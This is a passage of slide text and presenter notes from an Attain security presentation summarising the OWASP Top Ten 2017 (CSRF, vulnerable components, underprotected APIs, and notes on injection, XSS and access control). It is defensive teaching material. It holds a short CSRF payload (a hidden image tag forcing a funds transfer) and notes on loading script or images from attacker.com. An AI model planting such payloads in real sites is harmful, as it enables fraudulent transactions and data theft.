    ©2017 Attain, LLC A8– Cross-Site Request Forgery (CSRF) Source: OWASP Top Ten 2017 rc1 51 “A CSRF attack forces a logged-on victim’s browser to send a forged HTTP request, including the victim’s session cookie and any other automatically included authentication information, to a vulnerable web application. Such an attack allows the attacker to force a victim’s browser to generate requests the vulnerable application thinks are legitimate requests from the victim.”
  • 52.
    ©2017 Attain, LLC A8– Cross-Site Request Forgery (CSRF) Am I Vulnerable To CSRF? To check whether an application is vulnerable, see if any links and forms lack an unpredictable CSRF token. Without such a token, attackers can forge malicious requests. An alternate defense is to require the user to prove they intended to submit the request, such as through reauthentication. Focus on the links and forms that invoke state-changing functions, since those are the most important CSRF targets. Multistep transactions are not inherently immune. Also be aware that Server- Side Request Forgery (SSRF) is also possible by tricking apps and APIs into generating arbitrary HTTP requests. Note that session cookies, source IP addresses, and other information automatically sent by the browser don’t defend against CSRF since they are included in the forged requests. 52
  • 53.
    ©2017 Attain, LLC A8– Cross-Site Request Forgery (CSRF) 53 Example Attack The application allows a user to submit a state changing request that does not include anything secret. For example: http://example.com/app/transferFunds?amount=1500 &destinationAccount=4673243243 So, the attacker constructs a request that will transfer money from the victim’s account to the attacker’s account, and then embeds this attack in an image request or iframe stored on various sites under the attacker’s control: <img src="http://example.com/app/transferFunds? amount=1500&destinationAccount=attackersAcct#“ width="0" height="0" /> If the victim visits any of the attacker’s sites while already authenticated to example.com, these forged requests will automatically include the user’s session info, authorizing the attacker’s request.
  • 54.
    ©2017 Attain, LLC A8– Cross-Site Request Forgery (CSRF) 54 How Do I Prevent CSRF? The preferred option is to use an existing CSRF defense. Many frameworks now include built in CSRF defenses, such as Spring, Play, Django, and AngularJS. Some web development languages, such as .NET do so as well. OWASP’s CSRF Guard can automatically add CSRF defenses to Java apps. OWASP’s CSRFProtector does the same for PHP or as an Apache filter. Otherwise, preventing CSRF usually requires the inclusion of an unpredictable token in each HTTP request. Such tokens should, at a minimum, be unique per user session. The preferred option is to include the unique token in a hidden field. This includes the value in the body of the HTTP request, avoiding its exposure in the URL. The unique token can also be included in the URL or a parameter. However, this runs the risk that the token will be exposed to an attacker. Consider using the “SameSite=strict” flag on all cookies, which is increasingly supported in browsers.
  • 55.
    ©2017 Attain, LLC A8– Cross-Site Request Forgery (CSRF) 55 References OWASP OWASP CSRF Article OWASP CSRF Prevention Cheat Sheet OWASP CSRFGuard - Java CSRF Defense Tool OWASP CSRFProtector - PHP and Apache CSRF Defense Tool ESAPI HTTPUtilities Class with AntiCSRF Tokens OWASP Testing Guide: Chapter on CSRF Testing OWASP CSRFTester - CSRF Testing Tool External CWE Entry 352 on CSRF Wikipedia article on CSRF
  • 56.
    ©2017 Attain, LLC A9– Using Components with Known Vulnerabilities Source: OWASP Top Ten 2017 rc1 56 “Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.”
  • 57.
    ©2017 Attain, LLC A9– Using Components with Known Vulnerabilities Am I Vulnerable to Known Vulnerabilities? The challenge is to continuously monitor the components (both client-side and server-side) you are using for new vulnerability reports. This monitoring can be very difficult because vulnerability reports are not standardized, making them hard to find and search for the details you need (e.g., the exact component in a product family that has the vulnerability). Worst of all, many vulnerabilities never get reported to central clearinghouses like CVE and NVD. Determining if you are vulnerable requires searching these databases, as well as keeping abreast of project mailing lists and announcements for anything that might be a vulnerability. This process can be done manually, or with automated tools. If a vulnerability in a component is discovered, carefully evaluate whether you are actually vulnerable. Check to see if your code uses the vulnerable part of the component and whether the flaw could result in an impact you care about. Both checks can be difficult to perform as vulnerability reports can be deliberately vague. 57
  • 58.
    ©2017 Attain, LLC A9– Using Components with Known Vulnerabilities Example Attacks Components almost always run with the full privilege of the application, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g., coding error) or intentional (e.g., backdoor in component). Some example exploitable component vulnerabilities discovered are: Apache CXF Authentication Bypass – By failing to provide an identity token, attackers could invoke any web service with full permission. (Apache CXF is a services framework, not to be confused with the Apache Application Server.) Struts 2 Remote Code Execution – Sending an attack in the Content-Type header causes the content of that header to be evaluated as an OGNL expression, which enables execution of arbitrary code on the server. Applications using a vulnerable version of either component are susceptible to attack as both components are directly accessible by application users. Other vulnerable libraries, used deeper in an application, may be harder to exploit. 58
  • 59.
    ©2017 Attain, LLC A9– Using Components with Known Vulnerabilities 59 How Do I Prevent This? Most component projects do not create vulnerability patches for old versions. So the only way to fix the problem is to upgrade to the next version, which can require other code changes. Software projects should have a process in place to: Continuously inventory the versions of both client-side and server-side components and their dependencies using tools like versions, DependencyCheck, retire.js, etc. Continuously monitor sources like NVD for vulnerabilities in your components. Use software composition analysis tools to automate the process.
  • 60.
    ©2017 Attain, LLC A9– Using Components with Known Vulnerabilities 60 How Do I Prevent This? …continued: Analyze libraries to be sure they are actually invoked at runtime before making changes, as the majority of components are never loaded or invoked. Decide whether to upgrade component (and rewrite application to match if needed) or deploy a virtual patch that analyzes HTTP traffic, data flow, or code execution and prevents vulnerabilities from being exploited.
  • 61.
    ©2017 Attain, LLC A9– Using Components with Known Vulnerabilities 61 References OWASP OWASP Dependency Check (for Java and .NET libraries) OWASP Virtual Patching Best Practices External The Unfortunate Reality of Insecure Libraries MITRE Common Vulnerabilities and Exposures (CVE) search National Vulnerability Database (NVD) Retire.js for detecting known vulnerable JavaScript libraries Node Libraries Security Advisories Ruby Libraries Security Advisory Database and Tools
  • 62.
    ©2017 Attain, LLC A10– Underprotected APIs Source: OWASP Top Ten 2017 rc1 62 “Modern applications often involve rich client applications and APIs, such as JavaScript in the browser and mobile apps, that connect to an API of some kind (SOAP/XML, REST/JSON, RPC, GWT, etc.). These APIs are often unprotected and contain numerous vulnerabilities.”
  • 63.
    ©2017 Attain, LLC A10– Underprotected APIs Am I Vulnerable to Attack? Testing APIs is similar to testing web applications All typical vulnerabilities apply to your APIs as well APIs lack a UI and use complex protocols and data structures • Makes security testing more difficult with traditional tools • Often overlooked during system testing Use of widely-used standard formats helps …but some frameworks use custom formats and data formats • WebSockets • Many RPC implementations Breadth and complexity of APIs make automation difficult Knowing if you’re secure means carefully testing defenses that matter 63
  • 64.
    ©2017 Attain, LLC A10– Underprotected APIs Example Attack Scenario #1: Imagine a mobile banking app that connects to an XML API at the bank for account information and performing transactions. The attacker reverse engineers the app and discovers that the user account number is passed as part of the authentication request to the server along with the username and password. The attacker sends legitimate credentials, but another user’s account number, gaining full access to the other user’s account. 64
  • 65.
    ©2017 Attain, LLC A10– Underprotected APIs How Do I Prevent This? The key to protecting APIs is to ensure that you fully understand the threat model and what defenses you have: Ensure that you have secured communications between the client and your APIs. Ensure that you have a strong authentication scheme for your APIs, and that all credentials, keys, and tokens have been secured. Ensure that whatever data format your requests use, that the parser configuration is hardened against attack. Implement an access control scheme that protects APIs from being improperly invoked, including unauthorized function and data references. Protect against injection of all forms, as these attacks are just as viable through APIs as they are for normal apps. 65
  • 66.
    ©2017 Attain, LLC A10– Underprotected APIs References OWASP OWASP REST Security Cheat Sheet OWASP Web Service Security Cheat Sheet External Increasing Importance of APIs in Web Development Tracking the Growth of the API Economy The API Centric Future The Growth of the API What Do You Mean My Security Tools Don’t Work on APIs?!! State of API Security 66
  • 67.
  • 68.
    ©2017 Attain, LLC ToContinue the Discussion 68 Want to learn more about how Attain is different? Please contact us. We’re eager to work with you. Andre Van Klaveren andre.vanklaveren@attain.com info@attain.com www.attain.com
  • 69.

Editor's Notes

  • #5 [Add notes on OWASP organizational history and background]
  • #7 * Public comment period for 2017 rc1 ends June 30th
  • #8 New attacks are being identified all the time!
  • #15 Anything that ultimately ends up in a back-end interpreter is a target for injection ORMs such as Hibernate (HQL) XPATH Regular expressions (regex) NoSQL
  • #16 Static code analysis analyses source code or the resulting bytecode (often both) for vulnerabilities using “taint analysis” and vulnerability patterns. Dynamic analysis tools analyze a running application within it’s environment, attempting random or targeted injection attempts against exposed application inputs.
  • #17  More dangerous attacks could modify data, drop tables, or invoke stored procedures.
  • #18 Golden Rule: Never Trust User Input! Always use the principle of least privilege to limit the amount of damage a successful exploit of an injection vulnerability can cause!
  • #21 Account Management Functions = account creation, change password, password recovery, session ID creation (weak algorithm) The recent highly critical Intel AMT vulnerability involved the incorrect implementation of a digest authentication scheme in which only the number of characters the user submitted for the password was used in the password comparison loop. Guess what happens when the user doesn’t send a password (null password)?
  • #26 The diversity of the latest client-side rendering options, including the proliferation of “single-page” applications and sophisticated (read: complex) JavaScript frameworks are making it even more difficult to detect and prevent XSS flaws.
  • #27 Attackers can also use XSS to defeat any automated Cross-Site Request Forgery (CSRF) defense the application might employ. See 2017-A8 A more clever, and less noticeable, attack would be to either include arbitrary script from attacker.com or simply modify the DOM to include a single-pixel image sourced from attacker.com.
  • #28 Examples of active content are <script>, <link> (including CSS), <iframe>, XMLHttpRequest, all cases of CSS where a url is used, <object>, etc.
  • #29 Examples of active content are <script>, <link> (including CSS), <iframe>, XMLHttpRequest, all cases of CSS where a url is used, <object>, etc.
  • #31 This type of logic or design flaw is usually impossible to discover using automated analysis tools due to the subjective nature of the flaw. Tools would have to be configured to understand every function and data reference, with all access control restrictions. You can perform a manual review much quicker. 2013-A4 (Insecure Direct Object Reference) and 2013-A7 (Missing Function Level Access Control) were merged into 2017-A4. Both are still the two most prevalent examples of broken access control in most organizations.
  • #32 Scenario #2: An attacker force-browses to a URL they should not have access to: http://example.com/app/getappInfo http://example.com/app/admin_getappInfo (requires admin role) If an unauthenticated user can access either page, it’s a flaw. If a non-admin can access the admin page, it’s a flaw.
  • #33 Aspect Oriented Programming (AOP) patterns and/or annotations can be used to apply access checks at the object/function level to prevent function-level authorization flaws. Path traversal is another frequently found access control flaw.
  • #36 Without a concerted, repeatable application security configuration process, systems are at a higher risk.
  • #37 Another scenario would be where the application error handling allows stack traces to be displayed to end users, exposing potentially sensitive internal details of the application (framework selection, versions, etc.).
  • #38 Automation also ensures that security is applied in a consistent fashion.
  • #39 A separate, independent, automated configuration verification system is critical to ensure that expected configurations are actually being deployed and maintained.
  • #42 …and many more problems to avoid. See ASVS areas on Crypto (V7), Data Protection (V9), and Communications Security (V10)
  • #46 For a more complete set of requirements, see ASVS req’ts on Cryptography (V7), Data Protection (V9) and Communications Security (V10) https://www.owasp.org/index.php/ASVS
  • #48 RASP = Runtime Application Self-Protection Be sure to understand what types of attacks are covered by attack protection. Is it only XSS and SQL Injection? You can use technologies like WAFs, RASP, and OWASP AppSensor to detect or block attacks, and/or virtually patch vulnerabilities.
  • #53 OWASP’s CSRF Tester tool can help generate test cases to demonstrate the dangers of CSRF flaws.
  • #66 Be sure your security analysis and testing covers all your APIs and your tools can discover and analyze them all effectively.